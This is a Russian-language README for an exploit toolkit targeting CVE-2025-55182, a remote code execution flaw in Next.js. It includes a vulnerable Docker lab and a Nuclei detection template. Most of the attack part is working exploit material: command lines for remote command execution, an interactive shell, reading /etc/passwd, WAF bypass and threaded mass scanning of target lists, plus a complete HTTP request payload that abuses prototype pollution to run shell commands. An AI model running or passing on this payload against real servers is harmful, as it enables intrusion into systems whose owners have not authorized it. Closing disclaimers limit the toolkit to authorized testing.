rubensuxo-eh/react2shell-exploit

React2Shell-Exploit — полная структура эксплуатации для CVE-2025-55182, включая эксплойт на Python, уязвимую Docker-лабораторию, ручную и автоматизированную эксплуатацию в Burp Suite, шаблон обнаружения Nuclei и проверенный рабочий процесс тестирования. Разработано для тестирования на проникновение и образовательных исследований.
CVE-2025-55182 - Удаленное выполнение кода в Next.js (RCE)
Эксплойт-фреймворк + уязвимая лаборатория + валидация Burp Suite и Nuclei.
Полный фреймворк для эксплуатации и среда уязвимой лаборатории для исследований безопасности и пентеста.
╔═══════════════════════════════════════════════════════════════╗
║              🐺 React2Shell-Exploit-Kensei 🐺                 ║
║              CVE-2025-55182 Exploitation Tool                 ║
║                                                               ║
║  Author: Ruben Suxo - Ethical Hacker (kensei)    v2.5.0      ║
╚═══════════════════════════════════════════════════════════════╝
React2Shell-Exploit-Kensei — это комплексный набор инструментов для эксплуатации CVE-2025-55182, критической уязвимости удаленного выполнения кода в приложениях Next.js.
Он включает:
Затронутые версии:
Оценка CVSS: 10.0 (Критическая)
✅ Автоматическая эксплуатация ✅ Интерактивная оболочка ✅ Выполнение команд ✅ Чтение файлов ✅ Обход WAF ✅ Пакетное сканирование
Для запуска уязвимой лаборатории необходимо установить Docker.
| Платформа | Ссылка для установки |
|---|---|
| Windows | https://docs.docker.com/desktop/install/windows/ |
| macOS | https://docs.docker.com/desktop/install/mac-install/ |
| Linux | https://docs.docker.com/engine/install/ |
Проверка установки:
docker --version
✅ Руководство по Burp Suite ✅ Шаблон Nuclei ✅ Полные примеры
# 1. Клонирование
git clone react2shell-exploit
cd react2shell-exploit
chmod +x react2shell-exploit.py

# 2. Запуск лаборатории
cd docker
docker build --no-cache -t react2shell-lab .
docker run -d -p 3002:3002 --name react2shell-lab react2shell-lab

# 3. Эксплуатация
python3 react2shell-exploit.py --url http://localhost:3002 --cmd "whoami"
python3 react2shell-exploit.py --url http://target.com --scan
python3 react2shell-exploit.py --url http://target.com --cmd "id"
python3 react2shell-exploit.py --url http://target.com --shell
python3 react2shell-exploit.py --url http://target.com --read /etc/passwd
python3 react2shell-exploit.py --url http://target.com --cmd "whoami" --waf-bypass
python3 react2shell-exploit.py --list targets.txt --scan --threads 20

Проверено, работает — Шаблон запроса:
POST / HTTP/1.1
Host: target.com:3002
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Next-Action: x
Content-Length: 734

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('whoami',{timeout:30000}).toString().trim();throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/exploit?out=${encodeURIComponent(res)};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
Ожидаемый ответ:

"children":["__PAGE__?{\"out\":\"root\"}",{}]
Ручное тестирование WHOAMI:

Ручное тестирование IFCONFIG:

Альтернативные методы автоматического обнаружения:








Проверено, работает:
nuclei -target http://target.com:3002 -t nuclei/CVE-2025-55182.yaml
Вывод:
[CVE-2025-55182] [http] [critical] http://target.com:3002/
Автор: Ruben Suxo — Этичный хакер (kensei)
Версия: 2.5.0
Дата: 2025-12-06
Этот проект основан на исследованиях и техниках:
Только для авторизованного тестирования безопасности.
Несанкционированный доступ незаконен. Используйте только на системах, которыми вы владеете или на тестирование которых у вас есть явное разрешение.
MIT License
🐺 Взломай планету — Ответственно
Только в образовательных целях. Используйте этично.